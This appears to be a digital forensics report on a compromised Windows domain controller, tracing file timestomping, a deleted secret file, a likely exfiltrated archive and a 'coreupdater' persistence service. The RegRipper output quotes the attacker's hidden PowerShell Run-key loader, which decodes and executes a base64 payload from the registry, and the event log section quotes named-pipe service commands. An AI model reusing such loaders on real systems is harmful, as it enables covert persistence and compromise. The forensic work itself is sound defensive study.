- Bottom center (Command Prompt):** A window titled 'Command Prompt' showing the command 'AntoineAbouFaycal~C:\Users\pc>'.

MFT Explorer was utilized to analyze file metadata within the \FileShare\Secret\ directory. Examination of the Beth_Secret.txt, PortalGunPlans.txt, and Szechuan Sauce.txt files revealed that their data is resident, meaning the file content is stored directly within the MFT record, allowing for immediate viewing.

Analysis of Beth_Secret.txt showed a discrepancy between the "\$SI Created" timestamp and the "\$FN Created" timestamp, indicating timestamping. The content of Beth_Secret.txt was "You are a disappointment" and "Space beth is the real beth" at different times, suggesting modification by the attacker. The contents of PortalGunPlans.txt and Szechuan Sauce.txt were also viewed.

Furthermore, the file SECRET_beth.txt was not present in the MFT, strongly suggesting it had been deleted. This deletion, along with the timestamping and content modification, points to deliberate actions by the attacker to manipulate and conceal their activities within the file system.



Direct examination of files within the F:\FileShare\Secret\ directory from the mounted image using Arsenal Image Mounter also reveals the same contents.

The screenshot shows the MFT Explorer interface. On the left, a tree view displays the file system structure under 'D:\5030\project\pc0_hives\F1\\$MFT'. The right side features a main pane with a table header 'Drag a column header here to group by that column' and columns: Image Icon, Name, Parent Path, Is Dir, Is Deleted, SI_Created On, FN_Created On, SI_N. Below the table is a 'Command Prompt' window showing the command 'AntoineAbouFaycal~C:\Users\pc|'. To the right is a hex editor window titled 'FILE0...yJL...' with a large amount of binary data. At the bottom right is a 'Data interpreter' panel with tabs for 'Overview' and 'Details', showing details about the selected object.

Based on the MFT Explorer view of the Recycle Bin (\$Recycle.Bin), the recovered content of a deleted file shows "Earth beth is the real beth". This represents the original content of the file before it was modified. Comparing this to the content of the current Beth_Secret.txt file ("Space beth is the real beth"), it's evident that the attacker altered the file's content.

The screenshot shows the MFT Explorer interface with several panes:

- Left pane (File Explorer):** Shows a tree view of the file system structure under 'D:\5030\project\pc01_hives\F:\\$MFT'. Key nodes include '\$Extend', '\$Recycle.Bin' (with entries for S-1-5-21-2232410529-1445159330-2725690660-500), 'Documents and Settings', 'FileShare' (with 'Secret'), 'PerfLogs', 'Program Files', 'Program Files (x86)', 'ProgramData', 'System Volume Information', 'Users', and 'Windows'.
- Right pane (File List):** Displays a table of files with columns: Image Icon, Name, Parent Path, Is Dir, Is Deleted, SI_Created On, FN_Created On, and SI_M. The table includes rows for '\$U2L112.txt', '\$R2L112.txt', and 'desktop.ini'.
- Bottom Center (Command Prompt):** A terminal window titled 'Command Prompt' is open with the command 'AntoineAbouFaycal~C:\Users\pc>'.
- Bottom Right (File Details):** An 'Overview' tab is selected, showing details for a file entry. It includes sections for '**** DATA ****', 'Resident Data', and a large block of binary data.

Breakdown of the Key Information

Interpreted ASCII (Partial):

makefile

 Copy  Edit

C:\FileShare\Secret\SECRET_beth.txt

This UTF-16LE encoded path in the hex string:

mathematica

 Copy 

43-00-3A-00-5C-00-46-00-69-00-6C-00-65-00-53-00-68-00-61-00-72-00-65-00-5C-00-53-00-65-00-63-00-71

→ Converts to:

C:\FileShare\Secret\SECRET_beth.txt

Additionally, analysis of the MFT record for the deleted file reveals the original filename was SECRET_beth.txt, located in C:\FileShare\Secret\. This indicates the attacker may have deleted the file and created a new one named Beth_Secret.txt with modifying its contents.

```
AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>MFTECmd.exe -f D:\503o\project\dc01_hives\F\$MFT --csv D:\503o\project\case --csvf MFT.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\503o\project\dc01_hives\F\$MFT --csv D:\503o\project\case --csvf MFT.csv
Warning: Administrator privileges not found!
File type: MFT
Processed D:\503o\project\dc01_hives\F\$MFT in 1.2429 seconds
D:\503o\project\dc01_hives\F\$MFT: FILE records found: 87,141 (Free records: 0) File size: 85.2MB
CSV output will be saved to D:\503o\project\case\MFT.csv

AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>
```

MFTECmd was executed to parse the MFT file (\$MFT). MFTECmd provides a structured view of MFT entries, enabling detailed analysis of file metadata.

AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>Timeline Explorer v2.0.0.1

In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	SI<FN	Create
<input checked="" type="checkbox"/>	.\Program Files\VMware\...	vmtray.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	108248	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Program Files\VMware\...	VmUpgradeHelper.bat	.bat	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1184	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	adobeflashcs3.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1433	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	adobephotoshopcs3.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1712	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	googledesktop.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	588	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	microsoftoffice.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	1339	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Program Files\VMware\...	unity.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2053336	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	vistasidebar.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	907	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	visualstudio2005.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	152	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	vmwarefilters.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	3968	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\ProgramData\VMware\V...	win7gadgets.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	399	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\SysWOW64	vmGuestLib.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	305368	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\SysWOW64	vmGuestLibJava.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	52784	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\System32	vmGuestLib.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	386096	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\System32	vmGuestLibJava.dll	.dll	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	56536	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\installer	1b64d.msi	.msi	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	65740600	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\FileShare\Secret	Beth_Secret.txt	.txt	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	27	<input checked="" type="checkbox"/>	2020
<input checked="" type="checkbox"/>	.\Windows\System32\wBe...	WmiApRp1.h	.h	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	3444	<input checked="" type="checkbox"/>	2014

Timeline Explorer revealed a discrepancy in the Beth_Secret.txt file within the \FileShare\Secret\ directory, between the "SI Cn" (Standard Information Create Time) timestamp (2020-09-19 02:35:07) and the "FN Cn" (File Name Create Time) timestamp (2020-09-18 22:33:34). This timestamp difference definitively confirms the timestamping activity previously identified, indicating the attacker's attempt to manipulate the file's creation time.

```
AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>MFTECmd.exe -f D:\503o\project\dc01_hives\F\$Extend\$J -m D:\503o\project\dc01_hives\F\$MFT --csv D:\503o\project\case\ --csvf MFT-J.csv
MFTECmd version 1.2.2.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f D:\503o\project\dc01_hives\F\$Extend\$J -m D:\503o\project\dc01_hives\F\$MFT --csv D:\503o\project\case\ --csvf MFT-J.csv

Warning: Administrator privileges not found!

File type: UsnJournal

Processed D:\503o\project\dc01_hives\F\$MFT in 1.1483 seconds

D:\503o\project\dc01_hives\F\$MFT: FILE records found: 87,143 (Free records: 0) File size: 85.2MB
CSV output will be saved to D:\503o\project\case\MFT-J.csv

Processed D:\503o\project\dc01_hives\F\$Extend\$J in 0.2589 seconds

Usn entries found in D:\503o\project\dc01_hives\F\$Extend\$J: 87,099
CSV output will be saved to D:\503o\project\case\MFT-J.csv

AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\MFTECmd\NET 6\MFTECmd>
```

Executing MFTECmd with the -j flag initiates USN Journal analysis. This information can be crucial for reconstructing file system activity, including creation, deletion, modification, and renaming of files, potentially providing further evidence of the attacker's actions and file manipulation, such as the renaming of SECRET_beth.txt to Beth_Secret.txt.

MFT.csv

Drag a column header here to group by that column

Command Prompt x + - □ × AntoineAbouFaycal~C:\Users\pc>

Line	Tag	Update Timestamp	Parent Path	Status	Extension	Update Reasons
80529	□	2020-09-19 03:32:21	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent	Szechuan Sauce..	.lnk	DataExtend FileCreate Close
80530	□	2020-09-19 03:32:21	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent	Secret.lnk	.lnk	FileDelete Close
80531	□	2020-09-19 03:32:21	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent	Secret.lnk	.lnk	FileCreate
80532	□	2020-09-19 03:32:21	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent	Secret.lnk	.lnk	DataExtend FileCreate
80533	□	2020-09-19 03:32:21	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent	Secret.lnk	.lnk	DataExtend FileCreate Close
80534	□	2020-09-19 03:32:39	.\FileShare	Secret.zip	.zip	FileCreate
80535	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		FileCreate
80536	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		DataExtend FileCreate
80537	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		DataOverwrite DataExtend Fil
80538	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		DataOverwrite DataExtend Fil
80539	□	2020-09-19 03:32:39	.\FileShare	Secret.zip	.zip	FileCreate Close
80540	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		SecurityChange
80541	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	FileCreate
80542	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	FileCreate Close
80543	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	FileDelete Close
80544	□	2020-09-19 03:32:39	.\FileShare	Secret.zip	.zip	RenameOldName
80545	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	RenameNewName
80546	□	2020-09-19 03:32:39	.\PathUnknown\\Directory with ID 0x0001542C-00000001	BZa04044		SecurityChange RenameOldName
80547	□	2020-09-19 03:32:39	.\FileShare	Secret.zip	.zip	SecurityChange RenameNewName
80548	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	RenameNewName Close
80549	□	2020-09-19 03:32:39	.\FileShare	Secret.zip	.zip	SecurityChange RenameNewName
80550	□	2020-09-19 03:32:39	.\FileShare	Secret.zip-RF7..	.TMP	FileDelete Close
80551	□	2020-09-19 03:32:41	.\System Volume Information\\DFSR\\Config	Replica_E93604...	.XML	SecurityChange

USN Journal analysis reveals the creation of Secret.zip within the \FileShare\ directory at 2020-09-19 02:32:39. However, this file creation event is not reflected in the analyzed MFT table.

MFT.csv

Drag a column header here to group by that column

Command Prompt x + - □ × AntoineAbouFaycal~C:\Users\pc>

Line	Tag	Update Timestamp	Parent Path	Status	Extension	Update Reasons
80582	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.TMP	FileCreate
80583	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.TMP	DataExtend FileCreate
80584	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.TMP	DataExtend FileCreate Close
80585	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.XML	FileDelete Close
80586	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.TMP	RenameOldName
80587	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.XML	RenameNewName
80588	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.XML	RenameNewName Close
80589	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.XML	SecurityChange
80590	□	2020-09-19 03:33:42	.\System Volume Information\\DFSR\\Config	Volume_A7F6108..	.XML	SecurityChange Close
80591	□	2020-09-19 03:33:42	.\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive1.dat	.dat	DataTruncation
80592	□	2020-09-19 03:33:42	.\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive1.dat	.dat	DataExtend DataTruncation
80593	□	2020-09-19 03:33:42	.\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive1.dat	.dat	DataExtend DataTruncation CI
80594	□	2020-09-19 03:33:54	.\Windows\\Logs\\DTSIM	dism.log	.log	DataExtend Close
80595	□	2020-09-19 03:33:55	.\Windows\\System32\\config	DRIVERS		BasicInfoChange
80596	□	2020-09-19 03:33:55	.\Windows\\System32\\config	DRIVERS		BasicInfoChange Close
80597	□	2020-09-19 03:34:18	.\FileShare	Secret.zip	.zip	FileDelete Close
80598	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt	FileCreate
80599	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt	DataExtend FileCreate
80600	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt	DataExtend FileCreate Close
80601	□	2020-09-19 03:34:27	.\FileShare\\Secret	SECRET_beth.txt	.txt	RenameOldName
80602	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt	RenameNewName
80603	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt	RenameNewName Close
80604	□	2020-09-19 03:34:27	.\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt	SecurityChange

Subsequently, the USN Journal records the deletion of Secret.zip at 2020-09-19 02:34:27, approximately two minutes after its creation. This discrepancy between the USN Journal and the MFT, coupled with the short lifespan of the Secret.zip file, suggests the attacker likely created and quickly deleted this archive, possibly after exfiltrating its contents.

MFT.csv

Drag a column header here to group by that column

Line Tag Update Timestamp Parent Path Extension Update Reasons

Line	Tag	Update Timestamp	Parent Path	Extension	Update Reasons
80597		2020-09-19 03:34:18	.\\FileShare	Secret.zip	.zip FileDelete Close
80598		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt FileCreate
80599		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt DataExtend FileCreate
80600		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$IU2L112.txt	.txt DataExtend FileCreate Close
80601		2020-09-19 03:34:27	.\\FileShare\\Secret	SECRET_beth.txt	.txt RenameOldName
80602		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt RenameNewName
80603		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt RenameNewName Close
80604		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt SecurityChange
80605		2020-09-19 03:34:27	.\\\$Recycle.Bin\\S-1-5-21-2232410529-1445159330-2725690660-500	\$RU2L112.txt	.txt SecurityChange Close
80606		2020-09-19 03:34:42	.\\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive0.dat	.dat DataTruncation
80607		2020-09-19 03:34:42	.\\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive0.dat	.dat DataExtend DataTruncation
80608		2020-09-19 03:34:42	.\\Windows\\ServiceProfiles\\LocalService\\AppData\\Local	lastalive0.dat	.dat DataExtend DataTruncation C
80609		2020-09-19 03:34:51	.\\Windows\\AppCompat\\Programs	Amcache.hve	.hve BasicInfoChange
80610		2020-09-19 03:34:51	.\\Windows\\AppCompat\\Programs	Amcache.hve	.hve BasicInfoChange Close
80611		2020-09-19 03:34:56	.\\FileShare\\Secret	New Text Docum...	.txt FileCreate
80612		2020-09-19 03:34:56	.\\FileShare\\Secret	New Text Docum...	.txt FileCreate Close
80613		2020-09-19 03:35:06	.\\FileShare\\Secret	New Text Docum...	.txt RenameOldName
80614		2020-09-19 03:35:06	.\\FileShare\\Secret	Beth_Secret.txt	.txt RenameNewName
80615		2020-09-19 03:35:06	.\\FileShare\\Secret	Beth_Secret.txt	.txt RenameNewName Close
80616		2020-09-19 03:35:07	.\\FileShare\\Secret	Beth_Secret.txt	.txt ObjectIdChange
80617		2020-09-19 03:35:07	.\\FileShare\\Secret	Beth_Secret.txt	.txt ObjectIdChange Close
80618		2020-09-19 03:35:07	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\9b9cdc69c1c24e...	automaticDe...	DataExtend
80619		2020-09-19 03:35:07	.\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\9b9cdc69c1c24e...	automaticDe...	DataExtend BasicInfoChange

Command Prompt x + - × AntoineAbouFaycal~C:\Users\pc>

USN Journal analysis further reveals the deletion of SECRET_beth.txt and the subsequent creation of Beth_Secret.txt within the \\FileShare\\Secret\\ directory around 2020-09-19 02:34 and 02:35. The subsequent creation of Beth_Secret.txt and its timestamping (as seen in the MFT) indicates a further attempt to obfuscate their activity by creating a file with a seemingly less suspicious name and altering its timestamps.

AntoineAbouFaycal~D:\\5030\\DFIR Tools\\Eric Zimmerman Tools\\MFTECmd\\NET 6\\MFTECmd>

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (26/0) View Help

Registry hives (1) Available bookmarks (0/0)

Enter text to search... Find

Using a column header here to group by that column

Key Name	# values	# subkeys	Values	USB
\\.\Device\\project\\dc01_hives\\Windows\\System32\\config\\SYSTEM	0	0		
\\.\Device\\Creative\\{00000000-0000-0000-0000-000000000000}	0	0		
\\.\ControlSet001	11	0		
\\.\Enum	34	0		
\\.\ACPI	0	0		
\\.\ACPI_HAL	0	0		
\\.\DISPLAY	0	0		
\\.\HDAUDIO	0	0		
\\.\HID	0	0		
\\.\HTREE	0	0		
\\.\PCI	0	0		
\\.\PCIDE	0	0		
\\.\ROOT	0	0		
\\.\SCSI	0	0		
\\.\STORAGE	0	0		
\\.\SWI	0	0		
\\.\SWID	0	0		
\\.\TERMINAL_BUS	0	0		
\\.\UMB	0	0		
\\.\USB	0	0		
\\.\ROOT_HUB	0	0		
\\.\ROOT_HUB0	0	0		
\\.\ROOT_HUB00	0	0		
\\.\VID_0E0F&PID_0003	0	0		
\\.\VID_0E0F&PID_0003&MI_00	0	0		
\\.\VID_0E0F&PID_0003&MI_01	0	0		
\\.\Hardware Profiles	0	0		

Total rows: 6

Export ?

Key: ControlSet001\Enum\USB

Registry analysis using Registry Explorer, specifically examining the USBSTOR key, did not reveal any USB devices being mounted during the timeframe of the attack. The entries present appear to relate to the system's internal USB controllers and connected peripherals like the mouse and keyboard, rather than external storage devices. This suggests that a USB drive was not used as part of the attack vector or for data exfiltration on this host.

```

AntoineAbouFaycal~D:\503o\DFIR Tools\RegRipper\RegRipper4.0>rip.exe -r D:\503o\project\dc01_hives\F\Windows\System32\config\SOFTWARE -p run
Launching run v.20220706
run v.20220706
(Software, NTUSER.DAT) Get autostart key contents from Software/user hives
MITRE: T1547.001 (persistence)


Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2020-09-19 03:30:01Z
coreupdate value is not type REG_SZ!
    VMware VM3DService Process - "C:\Windows\system32\vm3dservice.exe" -u
    coreupdate - %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase
64String((Get-Item 'HKLM:Software\9sEcawv').GetValue('45SVAG2o'))))"
    VMware User Process - "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2020-09-18 22:28:18Z
Microsoft\Windows\CurrentVersion\RunOnce has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\Run
LastWrite Time 2020-09-17 17:56:13Z
Wow6432Node\Microsoft\Windows\CurrentVersion\Run has no values.
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time 2020-09-17 17:56:13Z
Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce has no values.

AntoineAbouFaycal~D:\503o\DFIR Tools\RegRipper\RegRipper4.0>

```

Utilizing RegRipper (rip.exe) to analyze the registry, specifically for autostart keys from user and software hives, identified the presence of coreupdater. The output shows it configured to run at system startup. This confirms coreupdater as a persistence mechanism, aligning with MITRE ATT&CK technique T1547.001 (Persistence - Registry Run Keys / Startup Folder).



The screenshot shows the Timeline Explorer interface with the MFT.csv file open. The table has the following columns: y Number, Parent Sequence Number, In Use, Parent Path, File Name, SICKN, and Created0x10. There is one visible row:

y Number	Parent Sequence Number	In Use	Parent Path	File Name	SICKN	Created0x10
2873	1	<input checked="" type="checkbox"/>	.\Windows\System32	coreupdater.exe		2020-09-19 03:24:12

Below the table, a Command Prompt window shows the path AntoineAbouFaycal~C:\Users\pc>.

Analysis of the MFT table reveals that coreupdater.exe, located in .\Windows\System32\, was created on September 19th, 2020, at 02:24:12. This finding is significant as it aligns with the timeframe of suspicious activity and the identification of coreupdater as potential malware.

```

AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd>EvtxECmd.exe -d D:\503o\project\dc01_hives\F\Windows\System32\win
evt\logs --csv D:\503o\project\case --csvf all_logs.csv
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -d D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs --csv D:\503o\project\case --csvf all_logs.csv

Warning: Administrator privileges not found!

CSV output will be saved to D:\503o\project\case\all_logs.csv

Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-Storage-ClassPnP-Operational_Microsoft
t-Windows-StorDiag_507.map: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STOR
DIAG
System.ArgumentException: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STOR
DIAG
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-V
HDMP_1.map: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-V
HDMP_2.map: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Maps loaded: 409
Looking for event log files in D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs

Processing D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs\Active Directory Web Services.evtx...
Chunk count: 1, Iterating records...

Event log details

```

The execution of EvtxECmd against all event logs in the specified directory (F:\Windows\System32\winevt\logs) generated a consolidated CSV output file (all_logs.csv).

all_logs.csv					
Drag a column header here to group by that column					
ser Id	Map Description	...	Payload Data1	Payload Data2	Executable Info
-1-5-18	A new service was in...		Name: outmgo	StartType: demand start	cmd.exe /c echo outmgo > \\.\pipe\outmgo
-1-5-21...	A new service was in...		Name: coreupdater	StartType: auto start	C:\Windows\System32\coreupdater.exe
-1-5-21...	A new service was in...		Name: mszhao	StartType: demand start	cmd.exe /c echo mszhao > \\.\pipe\mszhao
-1-5-18	A new service was in...		Name: pmhrio	StartType: demand start	cmd.exe /c echo pmhrio > \\.\pipe\pmhrio
-1-5-21...	A new service was in...		Name: AccessData Driver	StartType: demand start	C:\Users\ADMINI~1\AppData\Local\Temp\1\ad



Time Created	Is same day	2020-09-19 00:00:00	And	Event Id = 7045	+	Edit Filter
D:\503o\project\case\all_logs.csv						Total lines 85,342 Visible lines 5 Open files: 1 Search options

Analysis of this log data, specifically filtering for Event ID 7045 (a new service was installed) on September 19th, 2020, reveals the installation of several new services: outmgo, coreupdater, mszhao, and pmhrio. The "StartType" for coreupdater is listed as "auto start," further corroborating its persistence mechanism identified in the registry. The installation of these unexpected services during

the attack timeframe strongly suggests tampering with the system's service configuration, likely to facilitate malware execution and maintain persistence.

The screenshot shows three windows illustrating a process of generating an autorun CSV file:

- Top Window:** A terminal window titled "\\\CITADEL-DC01: cmd.exe" running under "Administrator". It displays the command: "C:\Users\Administrator\Desktop\pstools>psexec -accepteula -s -i cmd.exe". Below it, the PsExec v2.43 version information is shown: "PsExec v2.43 - Execute processes remotely", "Copyright (C) 2001-2023 Mark Russinovich", and "Sysinternals - www.sysinternals.com".
